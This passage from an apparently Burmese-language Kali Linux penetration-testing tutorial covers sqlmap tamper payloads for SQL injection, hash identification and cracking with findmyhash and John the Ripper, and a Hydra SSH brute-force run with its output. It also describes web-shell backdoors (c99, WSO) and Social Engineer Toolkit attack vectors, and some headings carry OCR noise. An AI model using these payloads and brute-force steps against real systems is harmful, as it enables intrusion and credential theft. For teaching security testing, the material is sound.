space2comment.py	Replaces space character (' ') with comments '/**/'	'SELECT/**/id/**/FROM/**/users'
space2dash.py	Replaces space character (' ') with a dash comment ('--) followed by a random string and a new line ('\n')	'1-nVNaVoPYeva%0AAND--ngNvzqu%0A9227=9227'
space2hash.py	Replaces space character (' ') with a pound character ('#') followed by a random string and a new line ('\n')	'1%23nVNaVoPYeva%0AAND%23ngNvzqu%0A9227=9227'
space2morehash.py	Replaces space character (' ') with a pound character ('#') followed by a random string and a new line ('\n')	'1%23ngNvzqu%0AAND%23nVNaVoPYeva%0A%23lujYFWfv%0A9227=9227'
space2mssqlblank.py	Replaces space character (' ') with a random blank character from a valid set of alternate characters	'SELECT%0Eid%0DFROM%07users'
space2mssqlhash.py	Replaces space character (' ') with a pound character ('#') followed by a new line ('\n')	'1%23%0AAND%23%0A9227=9227'
space2mysqlblank.py	Replaces space character (' ') with a random blank character from a valid set of alternate characters	'SELECT%A0id%0BFROM%0Cusers'
space2mysqldash.py	Replaces space character (' ')	'1--%0AAND--'

	with a dash comment ('--') followed by a new line ('\n')	%0A9227=9227'
space2plus.py	Replaces space character (' ') with plus ('+')	'SELECT+id+FROM+users'
space2randomblank.py	Replaces space character (' ') with a random blank character from a valid set of alternate characters	'SELECT%0Did%0DFROM%0Ausers'
unionalltounion.py	Replaces UNION ALL SELECT with UNION SELECT	'-1 UNION SELECT'
unmagicquotes.py	Replaces quote character (') with a multi-byte combo %bf%27 together with generic comment at the end (to make it work)	'1%bf%27 AND 1=1-- '
versionedkeywords.py	Encloses each non-function keyword with versioned MySQL comment	'/*!UNION/*!ALL/*!SELECT/*!NULL*/,*!NULL*,CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER()/*!AS/*!CHAR*/(CHAR(32)),CHAR(58,100,114,117,58))#'
versionedmorekeywords.py	Encloses each keyword with versioned MySQL comment	'/*!UNION/*!ALL/*!SELECT/*!NULL*/,*!NULL*,/*!CONCAT/*!CHAR*/(58,122,114,115,58),/*!IFNULL*(CAST/*!CURRENT_USER()/*!AS/*!CHAR*/(,/*!CHAR*/(58,115,114,121,58))#'

## Hashes and Cracking Passwords

### ၁။ Hash-identifier

Target Website မှ Admin Password ကိုရတာနဲ့ အဲဒီ Password ဟာ Plain Text နဲ့လား၊ Hash နဲ့လား၊ Hash နဲ့ဆိုရင် ဘာ Hash အမျိုးအစားလဲဆိုတာ ခွဲခြားဖိုလိုပါတယ်။ အဲဒီလို Hash အမျိုးအစားကိုသိရှိမှုသာ Password Cracking

ကို မှန်ကန်စွာပြလုပ်နိုင်မှာဖြစ်ပါတယ်။ Hash အမျိုးအစားကိုခွဲခြားနိုင်ဖို့အတွက်၊ Kali မှာ **Hash-identifier** ဆိုတဲ့ Tool ပါရှိပါတယ်။ အဲဒီ **Hash-identifier** မှာ ရှိလာတဲ့ Admin Password Hash ကို ထည့်ပေးလိုက်တာနဲ့ ဖြစ်နိုင်ခေါ်ရှိတဲ့ Hash အမျိုးအစားကို အောက်မှာပြထားတဲ့အတိုင်းတွေ ရပါတိမ့်မယ်။

```
root@MrLinuxer:~# hash-identifier
#####
#          _____
#         /     \
#        /       \
#       /         \
#      /           \
#     /             \
#    /               \
#   /                 \
#  /                   \
# /                     \
# \                   v1.1
# \                 By Zion3R
# \               www.Blackploit.com
# \             Root@Blackploit.com
#####

HASH: c5b0c0b8bf71179c15050534e978fab9

Possible Hashes:
[+] MD5 ←
[+] Domain Cached Credentials - MD4(MD4($pass)).(strtolower($username))
```

ပါ (၅-၃၈) Hash-identifier အားအသုံးပြုပါ

## J# Findmyhash

ရှိလာတဲ့ Hash အမျိုးအစားကိုမှတည်ပြု:မှ Password Cracking ကိုပြလုပ်နိုင်မှာဖြစ်ပါတယ်။ Password Cracking ပြလုပ်ဖို့အတွက် Kali မှာ **John The Ripper(jtr)** နဲ့ **Hashcat** ဆိုတဲ့ Tools တွေပါဝင်ပါတယ်။ ဒါအပြင် Kali မှာ Free Online Services တွေကို အသုံးပြုပြီး Hashes တွေကို Crack ပြလုပ်ပေးတဲ့ **Findmyhash** ဆိုတဲ့ Tool လည်းပါဝင်ပါတယ်။ Algorithms ပေါင်း (၁၇) မျိုးခန်းကို Support ပြလုပ်ပါတယ်။ ဒီစာအုပ်မှာတော့ MD5 Algorithm ကိုအသုံးပြထားတဲ့ Hash တစ်ခုအား Crack ပြလုပ်ပုံကို ဖော်ပြပေးထားပါတယ်။ အသေးစိတ်အသုံးပြုပုံကိုတော့ -h Option ကိုအသုံးပြပြီးလေ့လာကည့်နိုင်ပါတယ်။

```
# findmyhash MD5 -h c5b0c0b8bf71179c15050534e978fab9
```

```
root@MrLinuxer:~# findmyhash MD5 -h c5b0c0b8bf71179c15050534e978fab9
Cracking hash: c5b0c0b8bf71179c15050534e978fab9
Analyzing with rednoize (http://md5.rednoize.com)...
... hash not found in rednoize

Analyzing with md5-db (http://md5-db.de)...
... hash not found in md5-db

Analyzing with my-addr (http://md5.my-addr.com)...

***** HASH CRACKED!! *****
The original string is: 884540


The following hashes were cracked:
-----
c5b0c0b8bf71179c15050534e978fab9 -> 884540
```

### ပုံ (၂-၃၉) Findmyhash အားအသုံးပြုပုံ

ဒါအပြင် Online Password Cracking Provider များကို အသုံးပြုခြင်း  
တော့လည်း Password Cracking ပြုလုပ်နိုင်ပါတယ်။ MD5 Hash နဲ့ ပတ်သက်  
ပြီး နာမည်ကြီးတစ်ခုဖြစ်တဲ့ Free Password Cracking Provider ကတော့


[“<http://www.md5decrypter.co.uk>”](http://www.md5decrypter.co.uk)

ဆိုတဲ့ ဝဘ်ဆိုခိုင်ပဲဖြစ်ပါတယ်။ Strong Passwords တွေကိုတော့ ကျွန်တော်တို့  
သုံးနေကြ PC တွေနဲ့ Crack နဲ့ဆိုတာ မဖြစ်နိုင်ပါဘူး။ ဒါကြောင့် Strong  
Passwords တွေကို Crack လုပ်မယ်ဆိုရင်တော့ CUDA Machines တွေဖြစ်ပေါ်  
Password Cracking Paid Service ဖြစ်စေလိုအပ်မှာဖြစ်ပါတယ်။



### နှင့် (၅-၄၀) Md5decrypter ဝဘ်ဆိုဒ်တွင် Password Cracking ပြုလုပ်ခြင်း

Black Hats တွေဟာ ရရှိလာတဲ့ Username နဲ့ Password ကို အသုံးပြုပြီး Admin Panel မှတဆင့် Login စဉ်ကျက်ကာ Website ကို ထိန်းချုပ်ဖို့နဲ့ Server အတွင်း အချိန်မရွေးဝင်ထွက်နိုင်ဖို့အတွက် Shell တင်ပါလိမ့်မယ်။ Shell ဆိုတာ Web Programming Language (php,asp,aspx) နဲ့ ရေးသားထားပြီး Backdoor အနေနဲ့အသုံးပြုတဲ့ Web Based Control Panel တစ်ခုပါဖြစ်ပါတယ်။ Shell ကို အသုံးပြုပြီးတော့ Website တစ်ခုလုံးကို ထိန်းချုပ်နိုင်တဲ့အပြင် Server ကို Rooting ပြုလုပ်ပြီး Operating System တစ်ခုလုံးကိုပါ ထိန်းချုပ်သွားနိုင်ပါတယ်။ Black Hat တွေ အသုံးများတဲ့ Shell တွေကတော့ c99, r57, b347 နဲ့ WSO ဆိုတဲ့ Shell တွေပါဖြစ်ပါတယ်။



፭ (፻፲፲) WSO Shell အားမြင်တွေ့ရပုံ

## 2.11 John the Ripper & John the Ripper


John the Ripper(john) ဆိုတာ အဓိကအားဖြင့်လုပြုမှုအားနည်းတဲ့ Users များရဲ့ Passwords တွေကို Cracking ပြုလုပ်ပေးနိုင်တဲ့ Offline Password Attacks Tool တစ်ခုဖြစ်ပါတယ်။ Attack အမျိုးအစားအနေနဲ့ Single Attack၊ Dictionary Attack နဲ့ Brute Force Attack တွေကို ပြုလုပ်နိုင်ပါတယ်။ Single Attack ဆိုတာ Login အချက်အလက်များကို သိမ်းဆည်းထားတဲ့နိုင်တွေကို အသုံးပြုပြီး Hashes အနေနဲ့ရှိနေတဲ့ Password ကို Plaintext အနေနဲ့ရရှိအောင်ပြုလုပ်တဲ့ Attack ဖြစ်ပါတယ်။ Dictionary Attack ဆိုတာကတော့ ဖြစ်နိုင်ချေရှိတဲ့စကားလုံးများကို စုပေါင်းထားတဲ့ Wordlist ကို အသုံးပြုပြီး တိုက်ဆိုင်စစ်ဆေးတဲ့ Attack တစ်ခုဖြစ်ပါတယ်။ Brute Force Attack ဆိုတာကတော့ အက္ခရာများကို တစ်ခုပြီး

တစ်ခု ပေါင်းစပ်ပြီး Password မှန်ကန်သည်အထိ တစ်ခုချင်းစီတိုက်ဆိုင်စစ်ဆေးကြည့်တဲ့ Attack အမျိုးအစားပဲဖြစ်ပါတယ်။

```
root@MrLinuxer:~# john --format=nt /root/win_hash.txt
Loaded 5 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
123456
(DON)
(Administrator)
(Guest)
```

ပုံ (၅.၄၂) John ကိုအသုံးပြုပြီး Password Cracking ပြလုပ်ခြင်း

Brute Force Attack အောင်မြင်ဖို့အတွက်ကတော့ ကွန်ပျူတာရဲ့ Processing Speed နဲ့ အချိန်ကန်သတ်ချက်အပေါ်မှာ မူတည်ပါတယ်။ Kali မှာ John ကို GUI Mode အနေနဲ့ အသုံးပြနိုင်တဲ့ **Johnny** ဆိုတဲ့ Tool လည်းပါရှိပါတယ်။



ပုံ (၅.၄၃) Johnny ကိုအသုံးပြုပြီး Password Cracking ပြလုပ်ခြင်း

## ၄။ Hydra & xhydra

Hydra ဆိတာကတော့ Network Logon Cracker တစ်ခုဖြစ်ပါတယ်။ SSH၊ Telnet၊ FTP၊ HTTP စဗ္ဗား၊ Network Based Services ပေါင်းများစွာကို အဝေးတစ်နေရာကနေ Authorized Access ရရှိအောင်စွမ်းဆောင် ပေးနိုင်သလို IPv4 နဲ့ IPv6 (၂)မျိုးစလုံးကို Support ပြုလုပ်တဲ့ Online Password Attacks Tool တစ်ခုဖြစ်ပါတယ်။ အမိက Attack အမျိုးအစားအနေနဲ့ကတော့ ဖြစ်နိုင်ချေ ရှိတဲ့ Wordlist တစ်ခုကိုဖန်တီးပြီး Dictionary Attack ပြုလုပ်တာဖြစ်ပါတယ်။

```
root@MrLinuxer:~# hydra -L user_list.txt -P passwd_list.txt 192.168.2.110
ssh -V
```

Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak for legal purposes only  
 Hydra (<http://www.thc.org/thc-hydra>) starting at 2014-02-24 21:21:40

[DATA] 16 tasks, 1 server, 42 login tries (l:7/p:6), ~? tries per task  
 [DATA] attacking service ssh on port 22  
 [ATTEMPT] target 192.168.2.110 - login "admin" - pass "123456" - 1 of 42 [child 0]  
 [ATTEMPT] target 192.168.2.110 - login "admin" - pass "msfadmin" - 6 of 42 [child 5]  
 [ATTEMPT] target 192.168.2.110 - login "msfadmin" - pass "mrlinuxer" - 35 of 53 [child 5]  
 [ATTEMPT] target 192.168.2.110 - login "msfadmin" - pass "msfadmin" - 36 of 53 [child 7]  
 [22][ssh] host: **192.168.2.110** login: **msfadmin** password: **msfadmin**  
 [ATTEMPT] target 192.168.2.110 - login "" - pass "123456" - 37 of 53 [child 7]  
 [STATUS] 38.00 tries/min, 38 tries in 00:01h, 4 todo in 00:01h, 5 active  
 [ATTEMPT] target 192.168.2.110 - login "" - pass "secret" - 39 of 53 [child 6]  
 [ATTEMPT] target 192.168.2.110 - login "" - pass "msfadmin" - 42 of 53 [child 7]  
 1 of 1 target successfully completed, 1 valid password found  
 Hydra (<http://www.thc.org/thc-hydra>) finished at 2014-02-24 21:22:54

Brute Force Attack ပြုလုပ်ပေါ်ဆိုရင်လည်း ပြုလုပ်လို့ရပါတယ်။ Xhydra ဆိတာကတော့ Hydra ကို GUI Mode အနေနဲ့ အသုံးပြုနိုင်တဲ့ Tool တစ်ခုဖြစ်ပါတယ်။

အခန်း (၆)

## **Client Side Attacks**

**“When People aren't even aware of something yet themselves, they certainly can't be aware that they're disclosing that information.”**

**-Kelly Caine**

Brought To You By UGMH

## Client Side Attacks

Client Side Attack ဆိတာ Target Organization မှာအလုပ်လုပ်ကြတဲ့ ဝန်ထမ်းတွေရဲ့ စက်တွေကို အဓိကဘီးတည်တိုက်ခိုက်တဲ့ Attack ဖြစ်ပါတယ်။ Network Administrators တွေဟာ Organization အတွင်းမှာရှိတဲ့ Servers တွေကို စောင့်ကြည့်ကာကွယ်ဖို့ဆိတာ လွယ်ကူပေါ်ယဲ အဲဒီအဖွဲ့အစည်းအတွင်းမှာရှိတဲ့ Clients အားလုံးကို စောင့်ကြည့်ကာကွယ်ဖို့ကြတော့ ဘယ်လိုမှုမလွယ်ကူတဲ့ကိစ္စ တစ်ခုပဲဖြစ်ပါတယ်။ ဒါကြောင့် Client Side Attack ဟာ လုံခြုံရေးစနစ်မြင့်မားတဲ့ အဖွဲ့အစည်းတွေကို PenTesting ပြလုပ်တဲ့အခါမှာ အလွန်အရေးပါတဲ့ Attack တစ်ခုဖြစ်ပါတယ်။ Client Side Attack ဟာ Client Softwares တွေဖြစ်တဲ့ Browsers၊ Office၊ Adobe Reader စတဲ့ Softwares တွေရဲ့အားနည်းချက်ကနေ Users တွေကို ဦးတည်တိုက်ခိုက်တာဖြစ်ပါတယ်။ ဒါအပြင် ယနေ့အခါမှာအပြော များကြတဲ့ Social Engineering ဆိတာဟာလည်း Client Side Attack ပဲဖြစ်ပါတယ်။ Client Side Attack အောင်မြင်ပို့အတွက်ဆိတာကတော့ Users တွေရဲ့တုန်းပြန်ချက် (Attacker ဆိုကပေးပို့ထိုက်တဲ့ Link ကို Click လုပ်မိတာမျိုး၊ ပေးပို့လာတဲ့ Document Files စောင့်ဖွင့်ကြည့်မိတာမျိုး)နဲ့ မိမိရဲ့စည်းရုံးနှင့်မူ စွမ်းရည် ပေါ်မှာပဲ အဓိကမူတည်ပါတယ်။

Social Engineering ဆိတာကတော့ သာမန်လူတွေမှာဖြစ်လေ့ဖြစ်ထို့တဲ့ အယုံလွယ်မှုတွေ၊ အားနာမှုတွေ၊ နမောနမှုမှုနှင့်မှုတွေကို အခွင့်ကောင်းယူပြီး လိမ်လည် လှည့်ဖြားကာ Target ကို Attack ပြလုပ်တဲ့ နည်းလမ်းဖြစ်ပါတယ်။ Social Engineering မှာ Human Based နဲ့ Computer Based ဆိုပြီး ကဏ္ဍနှစ်ခုရှိပါတယ်။

**Human Based** ဆိတာကတော့လူ၊ လူချင်းလိမ်လည်လှည့်ဖြားပြီး လိုချင်တဲ့ သတင်းအချက်အလက်တွေ၊ အရေးကြီးတဲ့ Data တွေကို ရယူတာမျိုး ဖြစ်ပါတယ်။ ဥပမာအနေနဲ့ ဝန်ထမ်းအယောင်ဆောင်တာမျိုးတွေ၊ အရေးကြီးပုဂ္ဂိုလ်ပုံစံ အယောင်ဆောင်တာတွေ၊ ဝန်ထမ်းတွေနားကိုချဉ်းကပ်ပြီး အရေးကြီး Data တွေကိုရယူတာ

မျိုးတွေ၊ စွန့်ပစ်ထားတဲ့စာရွက်စာတမ်းများမှတဆင့် အရေးကြီးအချက်အလက်တွေ ရရှိအောင် စွမ်းဆောင်တာမျိုးတွေဟာ Human Based ပုံဖြစ်ပါတယ်။

**Computer Based** ဆိုတာကတော့ Computer ကို အခြေခံပြီးတော့ Vulnerable ဖြစ်နေတဲ့ Client's Softwares များမှတဆင့် Exploit ပြုလုပ်ပြီး လိုချင်တဲ့သတင်းအချက်အလက်တွေ၊ အရေးကြီး Data တွေကို ရယူတာမျိုးဖြစ်ပါတယ်။ ဥပမာ E-mail မှတဆင့် Virus ပါတဲ့ Attachment File တွေကို ပေးပို့ပြီး Client Computer ကို ထိန်းချုပ်တာမျိုးတွေ၊ Phishing ဆိုတဲ့ Fake Login Page တွေပြုလုပ်ပြီး Username နဲ့ Password ကို ရယူတာမျိုးတွေဟာ Computer Based Social Engineering ပုံဖြစ်ပါတယ်။

ဒီသင်ခန်းစာများတော့ Kali မှာပါဝင်တဲ့ Social Engineer Toolkit (SET) ကို အသုံးပြုပြီး Computer Based Social Engineering ပြုလုပ်ပုံနဲ့ တြေားသော Client Side Attacks များပြုလုပ်ပုံကို ဖော်ပြသူ့မှာဖြစ်ပါတယ်။

## Social Engineer Toolkit (SET)

Social Engineer Toolkit (SET) ဆိုတာကတော့ Computer Based Social Engineering Attack အတွက်အသုံးပြုတဲ့ Framework တစ်ခုဖြစ်ပါတယ်။ David Kennedy ဆိုတဲ့ ပုဂ္ဂိုလ်မှုဖန်တီးထားတာဖြစ်ပြီးတော့ အချိန်တို့အတွင်းမှာ PenTesters တွေအတွက် အလွန်အားထားရတဲ့ လက်နက်တစ်ခုဖြစ်သည်အထိ အောင်မြင်လာတဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ SET ကို စတင်အသုံးပြုနိုင်ရန်အတွက် Terminal မှာ **setoolkit** ဆိုတဲ့ Command ကို အသုံးပြုရမှာဖြစ်ပါတယ်။ အဲဒီနောက် SET ရဲ့ Teams Of Service ကို သဘောတူတဲ့အကြောင်းကို y ကို နိုင်ပြီး ပြောကြားပြီးတာနဲ့ SET Menu ကို မြင်တွေ့ရမှာဖြစ်ပါတယ်။ SET Menu မှာ

- ၂။ Fast-Track Penetration Testing
- ၃။ Third Party Modules
- ၄။ Update the Metasploit Framework
- ၅။ Update the Social-Engineering Toolkit
- ၆။ Update SET configuration
- ၇။ Help, Credits, and About
- ၈။ Exit the Social-Engineer Toolkit

ဆိတ်ပြီး Options (၈)ကို ပါဝင်ပါတယ်။ ဒါပေမဲ့ Version အပေါ်မှုတည်ပြီးတော့ ပါဝင်တဲ့ Options အရေအတွက် ကွဲပြားနိုင်ပါတယ်။ အဲဒီ Options တွေထဲကမှ မိမိရွေးချယ်အသုံးပြုလိုတဲ့ Attacks အမျိုးအစားပေါ်မှုတည်ပြီး နံပါတ်ကိုရွေးချယ် ပေးရမှာဖြစ်ပါတယ်။

ပထမဦးဆုံးအနေနဲ့ Attack မပြုလုပ်ပါဘူး SET ကို Update ပြုလုပ်ပေးပို့ လိုပါတယ်။ ဒါမှာလည်းသက်ဆိုင်ရာအလိုက် နောက်ဆုံးဖြစ်တဲ့ Modules တွေနဲ့ Exploit တွေကို ရရှိနိုင်မှာဖြစ်ပါတယ်။ SET ကို Update ပြုလုပ်ဖို့အတွက် သူနဲ့ သက်ဆိုင်တဲ့ နံပါတ်ဖြစ်တဲ့ နံပါတ် ၅ ကို ရွေးချယ်ပေးလိုက်ပါ။ Online ကနေ သက်ဆိုင်ရာအလိုက်အလိုအလျောက် Update ပြုလုပ်သွားပါလိမ့်မယ်။ အဲဒီနောက် Social Engineering Attack ပြုလုပ်ဖို့အတွက် Menu နံပါတ် ၁ ကို ထပ်မံရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ အဲဒီမှာ Social Engineering Attack နဲ့သက်ဆိုင်တဲ့ Attack အမျိုးအစားတွေကို Menu နံပါတ်တွေနဲ့ ခွဲခြားပေးထားပါတယ်။ အဲဒီ Attacks အမျိုးအစားတွေကတော့

## ၁။ Spear-Phishing Attack Vectors

Malicious File တစ်ခုကို E-mail မှာ တွဲပြီးတော့ Target ဆိုကိုပေးပို့ တိုက်ခိုက်တဲ့နည်းလမ်းတစ်ခုဖြစ်ပါတယ်။ ဒီနည်းလမ်းကိုအသုံးပြုဖို့အတွက် SET ရဲ့ Config မှာ SENDMAIL=ON ထားပေးဖို့လိုပါတယ်။

## ၂။ Website Attack Vectors

Attacks များစွာကို စုစုပေါင်းစပ်ထားတဲ့ Multi-Attack တစ်ခုဖြစ်ပါတယ်။ အဓိကအနေနဲ့တော့ Malicious Website Link တစ်ခုကိုဖန်တီးပြီး အဲဒီမှ တဆင့် Target ရဲ့ Username နဲ့ Password တွေကိုစီးယူတာတွေ၊ Browser ရဲ့ အားနည်းချက်မှတဆင့် Target ကို တိုက်ခိုက်တာတွေ စတဲ့နည်းများကို ပေါင်းစပ်ထားတဲ့ Attack ဖြစ်ပါတယ်။

## ၃။ Infectious Media Generator

USB၊ CD နဲ့ DVD တွေမှာ autorun.inf ဖိုင်တစ်ခုနဲ့ Metasploit မှ Payload တစ်ခုတို့ပေါင်းစပ်ပြီး Injection ပြုလုပ်တဲ့ Attack တစ်ခုပဲဖြစ်ပါတယ်။

## ၄။ Create a Payload and Listener

Payload အနေနဲ့ .exe ဖိုင်တစ်ခုကိုပြုလုပ်ပြီးတော့ Target ဆီကို တစ်နည်းနည်းနဲ့အရောက်ပေးပို့ပါတယ်။ အဲဒီ .exe ဖိုင်ကို Target User က Execute ပြုလုပ်လိုက်တာနဲ့ Target ကို ထိန်းချုပ်နိုင်စေဖို့အတွက် စောင့်ဆိုင်းတိုက်ခိုက်စေတဲ့ Attack တစ်ခုဖြစ်ပါတယ်။

## ၅။ Mass Mailer Attack

Target User တစ်ယောက်ချင်းစီနဲ့ Target အဖွဲ့အစည်းအတွင်းမှာရှိတဲ့ Users အမြောက်အမြားဆီကို E-mail များပေးပို့ပြီး Socail Engieering Attack ပြုလုပ်နိုင်တဲ့ Attack တစ်ခုဖြစ်ပါတယ်။

## ၆။ Arduino-Based Attack Vector

ဒီ Attack ကိုပြုလုပ်ဖို့အတွက်ကတော့ Teensy USB Device လိုအပ်မှာ ဖြစ်ပါတယ်။ Attack အမျိုးအစားပေါင်း (၁၃)မျိုးခန့်.ပြုလုပ်နိုင်ပြီးတော့ Autorun ဂိတ်ထားခြင်းတွေကို အဲဒီ Teensy USB Device က ကျော်လွှားနိုင်ပါတယ်။

## ၇။ SMS Spoofing Attack Vector

Target User တစ်ယောက်ချင်းစီမံ။ Users အမြောက်အမြားဆီကို SMS ပေးပို့ပြီး Social Engineering Attack ပြုလုပ်နိုင်တဲ့ နည်းလမ်းတစ်ခုဖြစ်ပါတယ်။

## ၈။ Wireless Access Point Attack Vector

Wireless Access Point တစ်ခုကို ဖန်တီးပြီးတော့ အဲဒီ Access Point ကိုလာရောက်ချိတ်ဆက်တဲ့ Clients တွေ၏ DNS Queries များကို ပြောင်းလဲကာ အချက်အလက်တွေကို ကြားဖြတ်ရယူတဲ့ Attack တစ်ခုဖြစ်ပါတယ်။

## ၉။ QRCode Generator Attack Vector

Malicious QR Code ပြုလုပ်ပြီး Target ဆီကို နည်းအမျိုးမျိုးနဲ့ပေးပို့ကာ Social Engineering Attack ပြုလုပ်တဲ့ နည်းဖြစ်ပါတယ်။ QR Code ဆိတာ Bar Code နဲ့ခပ်ဆင်ဆင်ဖြစ်ပြီးတော့ နှစ်ဘက်မြင်ရဲယုံးကြပုံဖြစ်ပါတယ်။



ပုံ (၆.၁) QR Code အားမြင်တွေရပုံ

QR (Quick Response) Code ကိုဖတ်ဖို့အတွက် Code Reader Software လိုအပ်ပါတယ်။ QR Code Reader နဲ့ Malicious QR Code ကို ဖတ်လိုက်မယ်ဆိုရင် Attacker ပြုလုပ်ထားတဲ့ Malicious Website Link ကို Redirect အဖြစ်ရောက်ရှိသွားစေမှာဖြစ်ပါတယ်။

## ၁၀။ Powershell Attack Vectors

Powershell ကို အသုံးပြုပြီး Windows OS များကို Exploit ပြုလုပ်ဖို့အတွက်ဖြစ်ပါတယ်။ Powershell ဆိတာ Windows Vista နဲ့အထက်မှာ Default

အနေနဲ့ပါဝင်ပြီးတော့ System Administration အတွက် အသုံးပြနိုင်တဲ့ Script Language အမျိုးအစားတစ်ခုဖြစ်ပါတယ်။

## ၁၁။ Third Party Modules

မိမိကိုယ်ပိုင် Moudles များနဲ့ တဗြားသော Modules များကို အသုံးပြုပြီး Social Engineering Attack ပြုလုပ်တာဖြစ်ပါတယ်။

